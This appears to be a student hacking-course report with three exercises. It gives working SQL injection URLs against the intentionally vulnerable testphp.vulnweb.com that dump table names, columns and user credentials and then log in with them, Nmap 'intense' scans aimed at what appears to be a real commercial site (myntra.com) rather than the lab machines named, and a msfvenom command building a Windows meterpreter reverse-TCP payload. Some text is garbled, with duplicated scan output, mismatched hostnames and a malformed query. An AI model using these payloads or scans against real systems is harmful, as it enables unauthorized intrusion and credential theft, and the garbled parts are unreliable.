


MAJOR PROJECT-JAN BATCH

PROJECT DESCRIPTION:

Perform SQL injection Manually on <http://testphp.vulnweb.com> Write a report along with screenshots and mention


preventive steps to avoid SQL injections



Step-2:we have to check the order by using,

[http://testphp.vulnweb.com/listproducts.php?cat=1'](http://testphp.vulnweb.com/listproducts.php?cat=1)

if we have done small mistake in giving commands then it will not allow us and it will show like below image



Step-3: Now, we have to see the order

<http://testphp.vulnweb.com/listproducts.php?cat=1 order by 1>

Order by 1


The screenshot shows a Microsoft Edge browser window with the URL <http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%201>. The page displays a list of four items under the heading "Posters". Each item has a thumbnail image, a title, a description, and a "comment on this picture" link. The titles are "The shore", "Mystery", "The universe", and "Walking". The descriptions are all identical: "Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu." and "painted by: r4w8173". The browser's status bar at the bottom right shows the date as 09-03-2022 and the time as 08:01.

Order by 8

The screenshot shows a Microsoft Edge browser window with the same URL as the previous one. The page displays the same list of four items under the heading "Posters". However, the descriptions are now different, indicating an order of 8 rows. The descriptions are: "The shore" (original), "Mystery" (original), "The universe" (original), and "Walking" (new). The browser's status bar at the bottom right shows the date as 09-03-2022 and the time as 08:02.


Step-4: Now we can start collecting data

<http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,7,8,9,10,11>



Step-5:we have to find which database name ,by following command

[http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1, database\(\), 3,4,5,6,7,8,9,10,11](http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1, database(), 3,4,5,6,7,8,9,10,11)



Step-6:we have to find table name

`http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,group_concat(table_name),3,4,5,6,7,8,9,10,11 from information_schema.tables where table_schema=database()`

Mean
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
painted by: r4w8173
[comment on this picture](#)

Trees
bla bla bla
painted by: Blad3
[comment on this picture](#)

7

artists,carts,categ,featured,guestbook,pictures,products,users
painted by: 9
[comment on this picture](#)

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Step-7:we have to collect column name

`http://testphp.vulnweb.com/listproducts.php?cat=1 union select 1,group_concat(column_name),3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name=0x7573657273`

Mean
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
painted by: r4w8173
[comment on this picture](#)

Trees
bla bla bla
painted by: Blad3
[comment on this picture](#)

7
uname,pass,cc,address,email,name,phone,car
painted by: 9
[comment on this picture](#)

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Step-8:we have know taget like uname,email,pass ect

`http://testphp.vulnweb.com/listproducts.php?cat=1 union select union select 1,group_concat(Username,0x3a,Password),3,4,5,6,7,8 from lito_user`

Inbox (534) - nikhilapeddisetty@gmail.com | Cyber Security January 2022 Battle | pictures

Not secure | testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%20group_concat(uname,0x2d,pass,0x2d,email),3,4,5,6,7,8,9,10,11%20from%20users

Apps Gmail Maps An A-Z Index of the... Cisco Networking A...

Lonec moiestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

7

test-test-ai nobru apelao

painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Google Chrome The ugly side of Hollywood www.topwebanswers.com Click here for more

ENG IN 2012 11-03-2022

Step-9: Now we have all the data required for us

Start to login using those and we can see one user details

Inbox (534) - nikhilapeddisetty@gmail.com | Cyber Security January 2022 Battle | user info

Not secure | testphp.vulnweb.com/userinfo.php

Apps Gmail Maps An A-Z Index of the... Cisco Networking A...

Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

frow passou por aqui (test)

search art

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

On this page you can visualize or edit your user information.

Name: frow passou por aqui

Credit card number: 12345670293

E-Mail: ai nobru apelao

Phone number: 177777777777

Address: to no discord, flw

You have 5 items in your cart. You visualize your cart [here](#).

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

ENG IN 2014 11-03-2022

REPORT

- Database Name:acuart
- Tables:artists,carts,categ,featured,guestbook,pictures,products,users
- Target Table:users
- Columns(Heading of table):uname,pass,cc,address,email,name,phone,cart
- Target Column:uname,pass,email
- Data:test-test-test1234@test.com

preventive steps to avoid SQL injections

PROJECT DESCRIPTION:

Perform Scanning Module by using Nmap tool (Download from Internet) and scan kalilinux and Windows 7 machine

and find the open/closed ports and services running on machine

Hacker Machine : Windows 10

Victim machine : Kali Linux and Windows 7

Step-1:Have to install Zenmap after that open it we find different option available to scan and we have to type our target and select type of scan then down commands will also display in the command column

Later ,we have to scan by clicking scan button it will be loaded

```
zenmap
Scan Tools Profile Help
Target: www.mynta.com Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v www.mynta.com
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS 1 Host
nmap -T4 -A -v www.mynta.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 08:23 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating Ping Scan at 08:23
Scanning www.mynta.com (23.54.56.249) [4 ports]
Completed Ping Scan at 08:23, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:23
Completed Parallel DNS resolution of 1 host. at 08:23, 5.75s elapsed
Initiating SYN Stealth Scan at 08:23
Scanning www.mynta.com (23.54.56.249) [1000 ports]
Discovered open port 25/tcp on 23.54.56.249
Discovered open port 21/tcp on 23.54.56.249
Discovered open port 143/tcp on 23.54.56.249
Discovered open port 110/tcp on 23.54.56.249
Discovered open port 80/tcp on 23.54.56.249
Discovered open port 443/tcp on 23.54.56.249
Discovered open port 5080/tcp on 23.54.56.249
SYN Stealth Scan Timing: About 40.30s done; ETC: 08:24 (0:00:46 remaining)
Discovered open port 2000/tcp on 23.54.56.249
Completed SYN Stealth Scan at 08:24, 45.52s elapsed (1000 total ports)
Initiating Service scan at 08:24

Filter Hosts
08:24 09-03-2022 23
ENG US
```

Step-2:we can find the ip address of website that we are scanned and we see number of ports there ip addresses and protocols

```
zenmap
Scan Tools Profile Help
Target: www.mynta.com Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v www.mynta.com
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS 1 Host
nmap -T4 -A -v www.mynta.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 08:23 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating Ping Scan at 08:23
Scanning www.mynta.com (23.54.56.249) [4 ports]
Completed Ping Scan at 08:23, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:23
Completed Parallel DNS resolution of 1 host. at 08:23, 5.75s elapsed
Initiating SYN Stealth Scan at 08:23
Scanning www.mynta.com (23.54.56.249) [1000 ports]
Discovered open port 25/tcp on 23.54.56.249
Discovered open port 21/tcp on 23.54.56.249
Discovered open port 143/tcp on 23.54.56.249
Discovered open port 110/tcp on 23.54.56.249
Discovered open port 80/tcp on 23.54.56.249
Discovered open port 443/tcp on 23.54.56.249
Discovered open port 5080/tcp on 23.54.56.249
SYN Stealth Scan Timing: About 40.30s done; ETC: 08:24 (0:00:46 remaining)
Discovered open port 2000/tcp on 23.54.56.249
Completed SYN Stealth Scan at 08:24, 45.52s elapsed (1000 total ports)
Initiating Service scan at 08:24

Filter Hosts
08:25 09-03-2022 23
ENG US
```

```

Zenmap
Scan Tools Profile Help
Target: www.myntre.com Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v www.myntre.com

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS 1 Host nmap -T4 -A -v www.myntre.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 08:23 India Standard Time
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Script Pre-scanning completed at 08:23, 0.00s elapsed
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating NSE at 08:23
Completed NSE at 08:23, 0.00s elapsed
Initiating Ping Scan at 08:23
Scanning www.myntre.com (23.54.56.249) [4 ports]
Completed Ping Scan at 08:23, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:23
Completed Parallel DNS resolution of 1 host. at 08:23, 5.75s elapsed
Initiating SYN Stealth Scan at 08:23
Scanning www.myntre.com (23.54.56.249) [10000 ports]
Discovered open port 25/tcp on 23.54.56.249
Discovered open port 80/tcp on 23.54.56.249
Discovered open port 143/tcp on 23.54.56.249
Discovered open port 110/tcp on 23.54.56.249
Discovered open port 80/tcp on 23.54.56.249
Discovered open port 443/tcp on 23.54.56.249
Discovered open port 2000/tcp on 23.54.56.249
SYN Stealth Scan Timing: About 40.30s done; ETC: 08:24 (0:00:46 remaining)
Discovered open port 2000/tcp on 23.54.56.249
Completed SYN Stealth Scan at 08:24, 45.52s elapsed (1000 total ports)
Initiating Service scan at 08:24

Filter Hosts

```

Step-3: It takes some time to load, then can see how many services running

Like,

80/tcp open http AkamaiGHost(Akamai's HTTP Acceleration/Mirror service)

443/tcp open ssl/http AkamaiGHost(Akamai's HTTP Acceleration/Mirror service)

```

Zenmap
Scan Tools Profile Help
Target: www.myntre.com Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v www.myntre.com

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS 1 Host www.myntre.com (23.50.253.13) Initiating NSE at 08:34
Completed NSE at 08:34, 0.00s elapsed
Nmap scan report for www.myntre.com (23.50.253.13)
Host is up (0.033s latency).
Not shown: 991 filtered top ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp
25/tcp    open  smtp
25/tcp    open  smtp
25/tcp    open  smtp
80/tcp    open  http   AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
110/tcp   open  pop3
113/tcp   closed ident
113/tcp   open  ident
443/tcp   open  ssl/http AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
2000/tcp  open  cisco-sscp
5060/tcp  open  sip/t
DevType: generic purpose=VoIP phone
DeviceString (GUESSTING): Linux 3.X|2.6.X|4.X (97%), Grandstream embedded (89%)
OS.CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:4 cpe:/h:grandstream:gvx3275
Aggressive OS guesses: Linux 3.2 - 3.8 (97%), Linux 2.6.32 - 2.6.39 (94%), Linux 2.6.38 (94%), Linux 2.6.32 (92%), Linux 2.6.32 or 3.10 (91%), Linux 2.6.32 - 2.6.33 (89%), Grandstream GV3275 video phone (89%), Linux 3.3 (89%), Linux 3.6 (88%) No exact OS guess for host (test conditions non-ideal).
No exact OS guess: 0.287 days (since Wed Mar 9 03:35:43 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Randomized
TRACEROUTE (using port 113/tcp)
HOP RTT      ADDRESS
1  2.00 ms 10.46.64.5
2  2.00 ms a23-50-253-13.deploy.static.akamaitechnologies.com (23.50.253.13)


NSE: Script Post-scanning.
Initiating NSE at 08:34
Completed NSE at 08:34, 0.00s elapsed
Completed NSE at 08:34, 0.00s elapsed
Completed NSE at 08:34, 0.00s elapsed
Initiating NSE at 08:34
Completed NSE at 08:34, 0.00s elapsed
Read data file from C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 369.16 seconds
Raw packets sent: 2081 (95.168KB) | Rcvd: 101 (5.308KB)

```

Public key type:rsa


Public key bits :2048

Step-4: After that see above options and open ports/hosts there we can see open ports and closed ports and protocols ports etc



Step-5: we can choose topology and see structure

Topology



Step-6: we can choose Host details and can find,

There are 8 open ports and 1 closed port

Operating system-Linux 3.2-3.8

Scanned ports-1000

And again we find ip address like this we can scan

Zenmap

Scan Tools Profile Help

Target: www.myntra.com Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v www.myntra.com

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host www.myntra.com [www.myntra.com (23.50.253.13)]

Host Status

- State: up
- Open ports: 8
- Filtered ports: 991
- Closed ports: 1
- Scanned ports: 1000
- Up time: 17927
- Last boot: Wed Mar 9 03:54:43 2022

Addresses

- IPv4: 23.50.253.13
- IPv6: Not available
- MAC: Not available

Hostname

- Name - Type: www.myntra.com - user
- Name - Type: a23-50-253-13.deploy.static.akamaitechnologies.com - PTR

Operating System

- Name: Linux 3.2 - 3.8
- Accuracy: 97%

Ports used OS Classes

TCP Sequence IP ID Sequence TCP TS Sequence Comments

Filter Hosts

ENG US 08:49 09-03-2022 23

HACKING WINDOWS USING KALI LINUX


1) Firstly create a payload using following command.

```
msfvenom -p windows/meterpreter/reverse_tcp  
lhost=192.168.0.114 -f exe -o payload.exe
```



A screenshot of a Kali Linux terminal window titled "Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal shows the command:

```
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.114 -f exe -o payload.exe
```

